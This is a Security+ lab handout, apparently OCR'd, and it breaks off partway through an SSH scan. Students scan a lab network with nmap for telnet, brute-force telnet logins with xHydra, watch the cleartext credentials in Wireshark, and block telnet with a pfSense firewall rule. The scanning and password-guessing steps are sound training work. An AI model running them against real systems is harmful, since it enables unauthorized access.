Security+ Lab Series

Lab 16: Connecting to a Remote System

Document Version: 2018-08-28

Contents


Introduction

In this lab, you will be conducting remote security practices using various tools and protocols.

Objectives

- Given a scenario, use appropriate software tools to assess the security posture of an organization
- Given a scenario, implement secure protocols

Lab Topology



Lab Settings

The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.


Virtual Machine	IP Address	Account	Password
DVL	10.1.1.10 /28	root	toor
Kali	203.0.113.2 /29	root	toor
pfSense	eth0: 192.168.1.1 /24 eth1: 10.1.1.1 /28 eth2: 203.0.113.1 /29	admin	pfsense
SecOnion	192.168.1.6 /24	soadmin	mypassword
		root	mypassword
Ubuntu	192.168.1.50 /24	student	securepassword
		root	securepassword
Win12R2	10.1.1.12 /28	administrator	Train1ng$
Win16	192.168.1.100 /24	lab-user	Train1ng$
		Administrator	Train1ng$

1 Connecting to a Linux System Using Telnet

1.1 Telnet Dictionary Attack

1. Launch the **SecOnion** virtual machine.
2. On the login screen, type **`soadmin`** as the username and **`mypassword`** as the password. Click **Log In**.

3. Once logged in, click the start button, followed by clicking on **Terminal Emulator** to launch a new *terminal*.



4. Type the command below followed by pressing the **Enter** key. If prompted, enter **`mypassword`** for root privileges.


```
soadmin@Security-Onion:~$ sudo service nsm status
```

If *nsm status* reports back with all modules as *OK*, proceed to the next step. If not, then initiate the *service nsm start/restart* command.


5. In the same terminal window, enter the command below to launch the **Wireshark** application.

```
soadmin@Security-Onion:~$ sudo wireshark
```

6. If presented with a *Lua: Error*, click **OK** to continue.
7. If a message appears stating that running *Wireshark* as *root* is not recommended, click **OK** to continue.
8. Within the *Wireshark* window, navigate to **Capture > Interfaces** from the menu.



9. On the *Capture Interfaces* window, check the checkbox for **eth0** and click the **Start** button.



10. Launch the **Kali** virtual machine to access the graphical login screen.
11. Log in as **`root`** with **`toor`** as the password. Open the **Kali** *PC Viewer*.
12. Click on the icon located in the top menu bar.

13. Issue the **`ifconfig`** command verifying that the **203.0.113.2** address is assigned for **eth0**.

```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15755 errors:0 dropped:30 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:945300 (923.1 KiB)  TX bytes:3306 (3.2 KiB)

root@Kali-Attacker:~#
```


14. Initiate a quick **Nmap** scan exclusively looking for **port 23** on the **192.168.1.0/24** subnet.

```
root@Kali-Attacker:~# nmap –p 23 192.168.1.0/24
```

```
root@Kali-Attacker:~# nmap -p 23 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2018-08-08 16:54 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0010s latency).
PORT   STATE    SERVICE
23/tcp filtered telnet

Nmap scan report for 192.168.1.6
Host is up (0.00093s latency).
PORT   STATE    SERVICE
23/tcp filtered telnet

Nmap scan report for 192.168.1.50
Host is up (0.00034s latency).
PORT   STATE SERVICE
23/tcp open  telnet

Nmap scan report for 192.168.1.100
Host is up (0.00046s latency).
PORT   STATE  SERVICE
23/tcp closed telnet

Nmap done: 256 IP addresses (4 hosts up) scanned in 17.19 seconds
root@Kali-Attacker:~#
```


15. From the *Nmap* results, it should look like *port 23* is open on host *192.168.1.50*. Try to connect to it using the **telnet** client using the command below. When prompted for user credentials, attempt to guess the credentials by typing **`admin`** as the username and **`admin`** as the password.


```
root@Kali-Attacker:~# telnet 192.168.1.50
```




16. You should be presented with a login failure. Press **CTRL+C** to exit the telnet prompt.
17. Attempt to crack the password for *telnet* access. Type **`xhydra`** in the *terminal* window followed by pressing the **Enter** key.

```
root@Kali-Attacker:~# xhydra
```


18. Notice the *xHydra* window appears. Navigate to the **Target** tab and enter **192.168.1.50** in the *Single Target* field. Click the **drop-down menu** next to *Protocol* and select **telnet**.




19. Navigate to the **Passwords** tab and type **`student`** in the *Username* field.




20. Underneath the *Password* header, fill the radio button next to **Password List** and click the **white space**.




21. A *File Manager* window will appear. Select the **File System** menu item and click the **Type a file name** icon.




22. In the *Location* field, type **`/tmp/wordlists/passlist`**. Press **Enter**.



23. Verify that the *whitespace* next to *Password List* is populated with **/tmp/wordlists/passlist**. Click the **Start** tab followed by clicking the **Start** button located at the bottom to begin the password cracking process.



24. A successful output shall appear showing available user credentials for the telnet client.



25. Change focus to the **SecOnion** system. On the *Wireshark* application, click the **Stop Capture** button.

26. Leave the *Wireshark* application open for the next task.


1.2 Analyze Telnet Connection

1. While on the *SecOnion* system, analyze the multiple *Wireshark* captures that are using the *telnet* protocol. When using a password cracking application, it can be noted how much noise the application makes, which can throw red flags for a network administrator. Start a new capture by clicking on the **Start a new live capture** button.

2. If prompted to save capture file, select **Continue without Saving**.

3. Change focus to the **Kali** system.
4. Close the **xHydra** window.
5. Change focus to the **terminal** window and attempt to **telnet** to the **192.168.1.50** host. When prompted for user credentials, enter **`student`** as the username and **`securepassword`** as the password.

```
root@Kali-Attacker:~# telnet 192.168.1.50
```




6. Once successfully logged in, type **`exit`** followed by pressing **Enter** to close the telnet connection right away.

```
student@Ubuntu:~$ exit
logout
Connection closed by foreign host.
root@Kali-Attacker:~#
```


7. Change focus to the **SecOnion** system.
8. Click on the **Stop Capture** button.

9. In the *Filter* field, type **`tcp.port==23`** followed by clicking **Apply**.

10. **Right-click** on the first *TCP* packet when filtered and select **Follow TCP Stream**.




11. Notice how both the *username* and *password* are sent in clear text. Click on the **Close** button.



12. Leave the *SecOnion* viewer open to continue with the next task.

1.3 Mitigate Telnet Risk

1. While on the *SecOnion* system, navigate to **Applications Menu > Web Browser**.




2. Type **`192.168.1.1`** into the address bar. Press **Enter**.


3. For the user credentials, type **`admin`** as the *username* and **`pfsense`** as the *password*. Click **Login**.

4. Hover the mouse pointer over the **Firewall** menu option and select **Rules**.

5. Make sure you are viewing the **EXTERNAL_GW** tab, and click the **Add New Rule** icon.




6. Select the **drop-down menu** next to *Action* and select **Reject**.




7. Set *Interface* to **EXTERNAL_GW**.


8. Set *Protocol* to **TCP**.




9. Set *Source Type* to **EXTERNAL_GW net**.



10. Set *Destination Type* to **INTERNAL_GW net**.




11. Set *Destination port range* to **Telnet (23)** for both "*from*" and "*to*".




12. Click the **Save** button located near the bottom.

13. When redirected to the firewall rule table, notice the warning message. Click the **Apply changes** button.



14. When the page refreshes, click **Close**.



15. Change focus to the **Kali** system and attempt to **telnet** to the **192.168.1.50** host within a *Terminal* window.

```
root@Kali-Attacker:~# telnet 192.168.1.50
```

```
root@Kali-Attacker:~# telnet 192.168.1.50
Trying 192.168.1.50...
telnet: Unable to connect to remote host: Connection refused
root@Kali-Attacker:~#
```

Notice after a couple of seconds, a connection timeout error appears. Due to the new firewall rule set, it is rejecting the request from the *External* network.

16. Initiate another **Nmap** scan on the **192.168.1.0/24** network specifically for **port 23**.

```
root@Kali-Attacker:~# nmap -p 23 192.168.1.0/24
```

```
root@Kali-Attacker:~# nmap -p 23 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2018-08-08 17:33 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00038s latency).
PORT   STATE  SERVICE
23/tcp closed telnet

Nmap scan report for 192.168.1.6
Host is up (0.00074s latency).
PORT   STATE  SERVICE
23/tcp closed telnet

Nmap scan report for 192.168.1.50
Host is up (0.00033s latency).
PORT   STATE  SERVICE
23/tcp closed telnet

Nmap scan report for 192.168.1.100
Host is up (0.00045s latency).
PORT   STATE  SERVICE
23/tcp closed telnet

Nmap done: 256 IP addresses (4 hosts up) scanned in 17.17 seconds
root@Kali-Attacker:~#
```

Notice now that *port 23* is closed on all hosts.

17. Leave the *terminal* window open for the next task.

2 Connecting to a Linux System Using SSH

2.1 Analyze SSH Connection

1. While on the *Kali* system, initiate a **Nmap** scan specifically looking for an open **port 22**.

```
root@Kali-Attacker:~# nmap –sV –p 22 192.168.1.0/24
```


```
root@Kali-Attacker:~# nmap -sV -p 22 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2018-08-08 17:36 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00031s latency).
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh

Nmap scan report for 192.168.1.6
Host is up (0.00067s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
1 service unrecognized despite returning data. If you know the service/version, please submi
erprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.47%I=7%D=8/8%Time=5B6B6263%P=i686-pc-linux-gnu%r(NULL,2C
SF:,"SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\.10\r\n");

Nmap scan report for 192.168.1.50
Host is up (0.00035s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.100
Host is up (0.00046s latency).
PORT   STATE  SERVICE VERSION
